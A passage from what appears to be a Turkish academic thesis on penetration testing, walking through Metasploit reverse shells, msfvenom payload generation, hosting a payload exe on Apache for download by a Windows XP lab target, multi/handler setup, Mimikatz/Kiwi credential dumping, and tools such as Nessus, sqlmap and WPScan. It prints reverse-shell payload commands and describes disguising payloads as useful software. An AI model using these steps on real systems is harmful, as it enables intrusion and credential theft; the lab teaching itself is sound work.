Şekil 2.38.'de görüldüğü gibi payload konfigürasyon ayarı için "set" komutuyla bir reverse shell bağlantısı seçilmiştir. Reverse shell bağlantısının gönderileceği yerin belirlenmesi gerekmektedir. Özellikle saldırı makinesinin ip adresi ve dinlenilecek port bilgisi reverse shell'in doğru çalışabilmesi için verilmesi gereken bilgiler arasındadır. Gerekli opsiyon bilgilerini show options komutu ile görüntülemek mümkündür.



Şekil 2.39. Payload modül opsiyonları.

Şekil 2.39.'da görülen LHOST değeri, saldırı amaçlı kullanılan Kali Linux makinesinin yerel sunucusunu ifade etmektedir. Yani hedef makinenin tekrardan bağlanılmasını istediği ip adresi LHOST ile belirtilmektedir. Saldırgan cihaz olan Kali Linux makinesinin ip adresi "ifconfig" komutu Şekil 2.40.'da görüldüğü gibi öğrenilebilmektedir.



Şekil 2.40. Kali Linux konfigürasyon bilgileri.

LHOST değeri saldırı cihazı olan Kali Linux cihazının IP adresi olan 10.0.0.47 IP adresi olarak konfigüre edilmektedir. Fakat yerel bağlantı noktasına tekrardan bağlanılabilmesi için reverse shell bağlantı tiplerinde LPORT değeri varsayılan değer olarak bırakılabilmektedir. Aynı durum metasploit'e hangi yoldan erişeceğini bildiren EXITFUNC değeri için de geçerlidir. Bu işlemlerin son aşamasında gerçekleşen adım "exploit" komutunun kullanılması olacaktır. Exploit komutu çalıştığı anda metasploit framework 4444 numaralı porta hedef dinleyiciden geriye doğru shell'i (kabuğu) yakalamak için bir dinleyici açar. Bu işlemden sonra hedef cihaz otomatik olarak varsayılan hedef olarak tutulduğundan, metasploit framework uzak SMB

sunucusuna parmak izini bırakarak izleme işlemini gerçekleştirir ve en uygun sömürü hedefini kendisi belirler. Bir sömürü hedefi belirlendikten sonra metasploit framework, sömürü dizisini yollar ve hedef makinenin kontrolünü ele geçirmeye çalışır. Seçilen payload'ı ise hedef makinenin üzerine yerleştirir. Bu işlemler sonucunda hedef makine üzerinde elde edilen oturum "ctrl+c" komutu ile sonlandırılabilir. Eğer oturuma geri dönülmek istenilirse windows/meterpreter/reverse_tcp gibi bir adla meterpreter payload'ı manual olarak seçilir ve hedef makineden tekrar faydalanılabilir.

2.14. Msfvenom İle Bağımsız Payloadlar Yaratma

Msfvenom, 2011 yılında metasploit'e eklenmiş yeni nesil payload'ları üreten bir araçtır. Msfvenom aracı metasploit framework'e eklenmeden önce msfpayload ve msfencode araçları windows tarafından çalıştırılabilen ve ASP sayfaları gibi çeşitli çıktı biçimlerinde bağımsız olarak kodlanabilen metasploit payload'ları oluşturmak amacıyla birlikte kullanılırdı. Msfvenom tanıtımı ile birlikte msfpayload ve msfencode araçlarının işlevselliği tek bir araçta birleştirilmiş oldu. Ancak msfpayload ve msfencode araçları hala metasploit framework içerisinde ayrı olarak bulunmaktadır. Msfvenom aracının kullanımı ile ilgili detaylı bilgilere "msfvenom –h" komutu ile ulaşmak mümkündür. Msfvenom kullanılarak, sadece kayıp yamalar ve diğer güvenlik açıkları sömürülerek hedef bilgisayar üzerinde bir oturum elde etmek yerine, asla tamamen çözülemeyen güvenlik problemlerinin kullanılması amaçlanmıştır. Msfvenom, bir sosyal mühendislik saldırısı ile veya savunmasız bir sunucuya payload yükleyerek kullanıcının sömürme girişiminde bir hedef sistemde çalıştırmak üzere bağımsız payload'lar yaratılmasına olanak sağlayacaktır.

2.14.1. Payload seçme

Msfvenom aracının içerisinde mevcut olan tüm payload'lar "*msfvenom –l payloads*" komutu ile listelenebilmektedir. Bir payload seçilirken "-p" parametresi kullanılmaktadır.

2.14.2. Opsiyon ayarlama

İlgili payload "*msfvenom –p windows/meterpreter/reverse_tcp*" komut satırı ile seçildikten sonra komut satırının çalıştırılması için LPORT ve LHOST opsiyonlarının ayarlanması gerekmektedir. LHOST opsiyonuna hedef makinenin ters bağlantı kurarak döneceği makinenin ip değeri verilmektedir. Yani saldırgan cihaz Kali Linux makinesinin ip değeri LHOST değeri

olarak ayarlanacaktır. LPORT değeri ise varsayılan olarak, 4444 değerine atanır. Şekil 2.41.'de payload seçimi ve opsiyonları gösterilmektedir.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -o
[*] Options for payload/windows/meterpreter/reverse_tcp

    Name      Current Setting  Required  Description
    ----      ---------------  --------  -----------
    EXITFUNC  process          yes       Exit technique: seh, thread, process,
                                           none
    LHOST                      yes       The listen address
    LPORT     4444             yes       The listen port
```

Şekil 2.41. Payload seçimi ve opsiyonları (Georgia, 2014).

2.14.3. Çıkış formatı belirleme

Bu bölümde msfvenom'a hangi formatı kullanması gerektiği bilgisinin belirlenme işlemi sunulmuştur. Seçilen ve çalıştırılan payload'ın windows üzerinde çalıştırılacak bir payload mı yoksa yazma erişimi kazanılmış bir web sunucusuna yüklenecek asp dosyası mı olduğunu belirlemek için çıkış formatı belirlenmelidir. Msfvenom içerisindeki mevcut format listesine "*msfvenom --help-formats*" komutu ile ulaşmak mümkündür.

```
root@kali:~# msfvenom --help-formats
Executable formats
    asp, aspx, aspx-exe, dll, elf, exe, exe-only, exe-service, exe-small,
     loop-vbs, macho, msi, msi-nouac, psh, psh-net, vba, vba-exe, vbs, war
Transform formats
    bash, c, csharp, dw, dword, java, js_be, js_le, num, perl, pl, powershell,
     psl, py, python, raw, rb, ruby, sh, vbapplication, vbscript
```

Şekil 2.42. Msfvenom format listesi (Georgia, 2014).

Şekil 2.42.'de görülen formatlardan uygun olanı "-f" parametresi ile seçilmektedir.


```
root@kali:~# msfvenom windows/meterpreter/reverse_tcp LHOST=10.0.0.47  LPORT=4444 -f exe
Attempting to read payload from STDIN...
```

Şekil 2.43. İlgili payload için çıkış formatı belirleme.

Şekil 2.43.'de görülen komut çalıştırıldığında istenilen sonuç alınamayacaktır. Bunun sebebi çıkış formatı olarak seçilen exe'nin yürütülebilir bir dosyaya gönderilmemiş olmasıdır.

2.14.4. Payload sunma

Payload'ı sunmanın en iyi yollarından biri onu bir web sunucusunda barındırmak, onu yararlı bir uygulama veya yazılım gibi saklamak ve kullanıcıları bu payload'ları indirmek için teşvik etmektir. Bu bölümde payload'ı hedef makine üzerine gönderme işlemi bir örnek üzerinden varsayılarak uygulanmıştır. Örnek senaryoda saldırı makinesi Kali Linux, hedef makine Windows XP ve sunucu da apache olarak ele alınmıştır. Kali makinesinin yerleşik apache sunucusundaki metasploit çalıştırılabilir dosyalarını ev sahipliği yapılmış ve hedef makine üzerinden dosyaya göz atılmıştır. Ayrıca chapter4example.exe isimli bir payload'ın önceden oluşturulduğu varsayılmıştır.




Şekil 2.44. chapter4example.exe payloadını kopyalama ve apache servisini başlatma komutları (Georgia, 2014).

Şekil 2.44.'de görüldüğü üzere ilk önce varsayılan payload apache dizinine kopyalanmıştır ve ardından apache 2 servisi başlatılmıştır. Hedef makine üzerinden payload dosyasına göz atmak için ilk önce hedef makine windows xp üzerinde internet explorer kullanılarak ve buradan payload exe dosyasının bulunduğu Kali Linux makinesine bağlanılarak payload dosyası indirilmiştir. Bu işlemi gerçekleştirmek için Kali Linux mekinesindeki internet explorer linkine *"http://10.0.0.47/chapter4example.exe"* uzantısı yazılmıştır. Hedef makinenin sömürülme işlemi gerçekleştiği an metasploit payload işleyicilerini (payload handlers) ayarlayacak ve sömürüyü gönderecektir. Msfconsole'da ms08-067 güvenlik açığı "reverse_shell_payload" (ters bağlantı kabuğu payload) ile sömürülürken metasploit ilk olarak 4444 numaralı portu ters bağlantı için dinleyen bir işleyici (handler) ayarlar. Ancak bu noktaya kadar msfvenom ile oluşturulan payload'dan ters bağlantı dinleyen hiçbirşey yoktur.

2.14.5. Multi/Handler modül kullanımı


Multi/Handler metasploit framework'e ait msfconsole ara yüzünün bir modülüdür. Bu modül işleyicilerin (handlers) kurulmasına izin vermektedir. Kötü amaçlı olarak kullanılacak çalıştırılabilir dosya windows xp hedef makine üzerinden çalıştırıldığında meterpreter

bağlantısını yakalayabilmek için bir işleyiciye (handler) ihtiyaç doğmaktadır. Multi/Handler (çoklu işleyici) modülünü seçmek için use multi/handler komutu kullanılmaktadır. Yapılacak ilk işlem multi/handler'a (çoklu işleyici) metasploit'in hangi handler'a (işleyici) ihtiyacı olduğunu söylemektir. Msfvenom ile çalıştırılabilir zararlı dosyayı oluştururken kullanılan windows/meterpreter/reverse_tcp payload'ının yakalanması gerekmektedir. Bu işlem için "set PAYLOAD windows/meterpreter/reverse_tcp" komutu ile ilgili payload seçilir. Payload seçildikten sonra "show options" komutu ile ilgili payload'ın gerek duyduğu opsiyon listesi "show options" komutu ile görüntülenmiştir.



Şekil 2.45. Multi Handler modülünün kullanılması.

Şekil 2.45.'de görülen LPORT ve LHOST opsiyon değerleri sırasıyla Kali Linux makinesinin ip adresi ve port değerleri olacaktır.




Şekil 2.46. Multi/Handler opsiyon ayarları.

Şekil 2.46.'da görüldüğü gibi metasploit'in 4444 numaralı portunda ters işleyici(handler) bağlantısı yapılandırılmış ve geri çağrılan payload dinlenmeye başlanmıştır. Bu işlemlerden sonra windows xp hedef makinesine geri dönülebilir ve indirilmiş yürütülebilen dosya çalıştırılabilir. Bu dosya çalıştırıldıktan sonra Kali Linux üzerindeki msfconsole'da yeni bir meterpreter oturumu elde edilmiştir.

2.15. Auxiliary Modül Kullanımı

Matasploit ilk olarak bir sömürü aracı olarak tasarlansa da üzerinde çalışıldıkça metasploit işlevselliği de giderek geliştirilmiş ve metasploit sadece sömürü amacıyla değil farklı amaçlar içeren modüller de içermeye başlamıştır. Sömürü amacıyla kullanılmayan bu modüller auxiliary(yardımcı) modüller olarak bilinmektedir ve güvenlik açığı tarayıcıları, zafiyet bulanıklıkları (Fuzzer), hizmet modüllerini reddetme gibi şeyleri içermektedir. Auxiliary(yardımcı) modüller ile sömürü(exploit) modülleri arasındaki fark, sömürü modüllerinin bir payload kullanması fakat auxiliary(yardımcı) modüllerin payload kullanmamasıdır. Auxiliary(yardımcı) modüller için bir SMB sunucusundaki dinlenen SMBPIPE'ları listelemek için "auxiliary/scanner/smb/pipe_auditor" komutu kullanılacaktır.



Şekil 2.47. Auxiliary modül opsiyonları.

Şekil 2.47.'de görüldüğü gibi "use" komutuyla bir auxiliary modülü kullanılmıştır. Sonrasonda "show options" komutuyla listelenmiş auxiliary (yardımcı) opsiyonları, exploit (sömürü) modülleri opsiyonlarına göre farklılık göstermektedir. RHOST opsiyonu yerine modülü çalıştırmak için birden fazla uzak ana bilgisayarın belirtilmesine izin veren "RHOSTS" opsiyonu bulunmaktadır. Yani auxiliary (yardımcı) modüller eş zamanlı olarak birden fazla

sistem ile çalışabilirken exploit (sömürü) modülleri yalnızca tek bir sistem ile çalışmaktadır. Şekil 46'da exploit(sömürü) modüllerinde olmayan SMBDomain, SMBPass, SMBUser opsiyonları da görülmektedir. SMBDomain opsiyonu hedef makine bir Domain Controller etki alanına ait olduğu için pentest.com olarak ayarlanmıştır. Eğer hedef makine herhangi bir etki alanına ait olmasaydı bu opsiyon varsayılan değerde bırakılabilirdi. SMBUser ve SMBPass opsiyonlarına ise sırasıyla Domain Controller kullanıcı adı ve şifre değerleri verilmiştir. THREADS opsiyonu, modülü birden fazla iş parçacığında çalıştırarak metasploit hızının kontrol edilmesini sağlamaktadır. Bu aşamada hedef sistem sadece bir tane olacağı için THREADS opsiyonu 1 olarak ayarlanmıştır. RHOSTS opsiyonu hedef makinenin ip adresi olarak ayarlanmıştır.

Şekil 2.48. Auxiliary modül opsiyonlarını ayarlama.

Yukarıda görüldüğü gibi kullanılan auxiliary(yardımcı) modülü hedef makine windows xp'nin dinlenilecek SMBPIPE'larını denetlemektedir. Şekil 2.48.'de mevcut tek bir SMBPIPE bulunduğu görülmektedir.

2.16. Mimikatz ve Kiwi

Mimikatz Benjamin Delpy tarafından yazılan hedef bilgisayardan bilgi toplamak amacıyla kimlik bilgileri, düz metin şifreleri, kerberos biletleri ve daha fazla modülleri içeren post exploitation(veri gönderme sömürüsü) işlemleri için sıkça kullanılan açık kaynak kodlu bir yardımcı programdır. Mimikatz kullanabilmek için hedef sistem üzerinde bir meterpreter oturum elde edilmesi gerekmektedir. Mimikatz windows xp işletim sistemi ve daha sonraki sürümler için işlevsellik gösterse de windows 8.1 ve windows 10 işletim sistemlerindeki işlevselliği biraz kısıtlıdır (Cannols ve Ghafarian, 2017).

"Hashdump" komutu sistem kullanıcılarının hash bilgilerine ulaşmak için kullanılan bir komuttur. Bu çalışmada Domain Controller'a sahip bir yapı kullanılmıştır ve "hashdump" komutu ile yerel olmayan kullanıcıları ve hash bilgilerini göstermek mümkün değildir. Bu nedenle domain yapı üzerindeki kullanıcıları yakalayabilmek ve hash bilgilerini elde edebilmek için bu çalışmada mimikatz kullanılmıştır. Şekil 2.49'de görülen mimikatz komutları kullanıldığında Domain üzerindeki kullanıcılar ve kullanıcıların bilgilerini görüntülemek mümkün olacaktır.

Şekil 2.49. Mimikatz aracı yükleme komutu.

Şekil 2.50. Mimikatz aracı kullanım bilgileri.

Şekil 2.51. Kerberos ve Wdigest kullanımı.

Şekil 2.50.'de görüldüğü gibi Domain üzerindeki kullanıcılar ve kullanıcı bilgileri mimikatz aracının Kerberos ve Wdigest komutları ile görüntülenmiştir. Şekil 2.51.'de ise Kerberos ve Wdigest kullanımı gösterilmektedir. Mimikatz modülü zaman içerisnde biraz daha geliştirilerek kiwi adı verilen bir uzantı ile metasploit framework içerisine aktarılmıştır. Kiwi aracı da aynı mimikatz aracı gibi hedef sistem üzerinde bir meterpreter oturum elde edildiği sürece işlevsellik göstermektedir (Github,2016).

Şekil 2.52. Kiwi yükleme komutu.

Şekil 2.53. Kiwi kullanım bilgileri.

Kiwi mimikatz ile kıyaslandığında daha düzenli ve kullanışlı bir araçtır. Şekil 2.52. ve Şekil 2.53.'de görülen creds_all komutu kullanıldığında sistem üzerindeki kayıtlı tüm bilgilere erişmek mümkündür.

Şekil 2.54. Creds_all komutu.


Şekil 2.54.'de görüldüğü gibi creds_all komutu kullanıldığında LM,NTLM hash bilgileri, kullanıcı ve domain bilgilerine erişim sağlanmıştır.

2.17. Nessus


Nessus ilk olarak Renaud Deraison tarafından 1988 yılında piyasaya sürülmüş ve günümüzde en yaygın olarak kullanılan güvenlik açığı değerlendirme ürünlerinden biridir. Nessus yüksek hızlı keşif, yapılandırma denetimi, varlık profili oluşturma, hassas veri keşfi, yama yönetimi entegrasyonu ve güvenli bir duruş için güvenlik açığı analizlerini içermektedir. Nessus öncelikli olarak dış güvenlik ağı açıklarının taramasında kullanılır fakat bu çalışma kapsamında dahili güvenilik açığı ve kötü amaçlı yazılım tespitleri için de kullanılması mümkündür. Nessus birden fazla işletim sistemini desteklediğinden hem windows işletim sistemlerine hem de Kali Linux işletim sistemlerine kurmak mümkündür. Nessus raporları ayarlamak, taramak ve görüntülemek için bir web ara yüzü kullanmaktadır. En büyük güvenlik açığı veri tabanına sahip olması nedeniyle rakiplerine kıyasla daha çok tercih edilmesine neden olmaktadır. Şekil 2.55.'de Nessus web ara yüzü ve Şekil 2.56.'da ise zafiyet taraması örneği gösterilmektedir (Kumar, 2014).

Şekil 2.55. Nessus Web ara yüzü.

Nessus ile hedef bilgisayarın ip adresi kullanılarak, hedef bilgisayarın üzerindeki zafiyetler taranır ve ilgili zafiyetlerin sömürülmesi ile hedef bilgisayara ulaşılmış olunur.




Şekil 2.56. Windows 10 cihazı üzerinde zafiyet taraması.



Şekil 2.57. Nessus zafiyet raporu.

Şekil 2.57.'de zafiyet raporunda görülen zafiyetler hakkında ayrıntılı bilgi almak için info butonuna basmak yeterlidir. Şekil 2.58.'de zafiyetlerin ayrıntılı bilgi menüsü gösterilmektedir.



Şekil 2.58. Http server type and version güvenlik açığının ayrıntılı bilgisi.

2.18. The Harvester

The Harvester, arama motorları, PGP anahtar sunucuları ve SHODAN bilgisayar veri tabanı gibi farklı kamu kaynaklarından gelen e-postaları, alt alanları(subdomain), hostları, çalışan isimlerini, açık portları ve bannerları toplamayı amaçlayan açık kaynak kodlu python diliyle yazılmış bir araçtır (Beggs, 2014).

The Harvester, müşteri ayak izini (footprint) anlamak için penetrasyon testi uzmanlarına penetrasyon testinin ilk aşamalarında yardımcı olmayı amaçlamaktadır ve bir saldırganın organizasyonu hakkında bilgi almak için oldukça kullanışlı bir araçtır. The Harvester aracı tarafından desteklenen kaynaklar aşağıdaki gibidir (Ackroyd, 2014);

- Google – emails, subdomains
- Google profilleri – çalışan isimleri
- Bing Arama Motoru – emails, subdomains/host isimleri, sanal hostlar
- Pgp Sunucuları – emails, subdomains/host isimleri
- LinkedIn – Çalışan İsimleri
- Exalead – emails, subdomains/ host isimleri


Şekil 2.59.'de harvester ara yüzü ve opsiyonlar, Şekil 2.60.'da ise harvester aracı kullanımı gösterilmektedir.

Şekil 2.59. The Harvester ara yüzü ve opsiyonları.

Şekil 2.60. The Harvester aracı kullanımı.

2.19. Sqlmap

Sqlmap sql enjeksiyon hatalarını tespit etme, kullanma ve veritabanı sunucularını devralma işlemini otomatikleştiren açık kaynak kodlu bir penetrasyon testi aracıdır. Güçlü bir algılama motoru, penetrasyon testi uzmanı için birçok uygun özellik ve veritabanı parmak izi alma, veri tabanından veri alma, temel dosya sistemine erişme ve işletim sistemi üzerinden komutları çalıştırma işlemine kadar uzanan geniş bir anahtar yelpazesi ile birlikte gelmektedir. Şekil 2.61.'de sqlmap ara yüzü ve opsiyonları, Şekil 2.62.'de ise sqlmap kullanımına ilişkin görseller yer almaktadır (Patel ve Shekokar, 2015).




Şekil 2.61. Sqlmap ara yüzü ve opsiyonları.

Şekil 2.62. Sqlmap kullanımı.


2.20. Wpscan

Wpscan güvenlik sorunlarını bulmak, uzak wordpress kurulumlarını taramak için kullanılan siyah kutu penetrasyon testi güvenlik açığı tarama aracıdır. Şekil 2.63.'de Wpscan'ın very tabanı güncelleme modülü gösterilmektedir (Mansoori, 2018).



Şekil 2.63. Wpscan veri tabanını güncelleme.

Şekil 2.64.'de görüldüğü gibi WPScan veri tabanı güncellendikten sonra taranacak olan hedef web sitesinin adresi yazılır ve tarama işlemi başlatılır.



Şekil 2.64. Wpscan tarama komutu.

2.21. Dnsspider

Dnsspider bir kelime listesi veya permutasyonundan faydalanan, python dilinde yazılmış ve çok hızlı çalışan subdomainlerin çok iş parçacıklı bir kaba kuvvet saldıranıdır (Wang vd., 2013).

Şekil 2.65. Dnsspider.py dosyası (Nullsecurity, 2019)

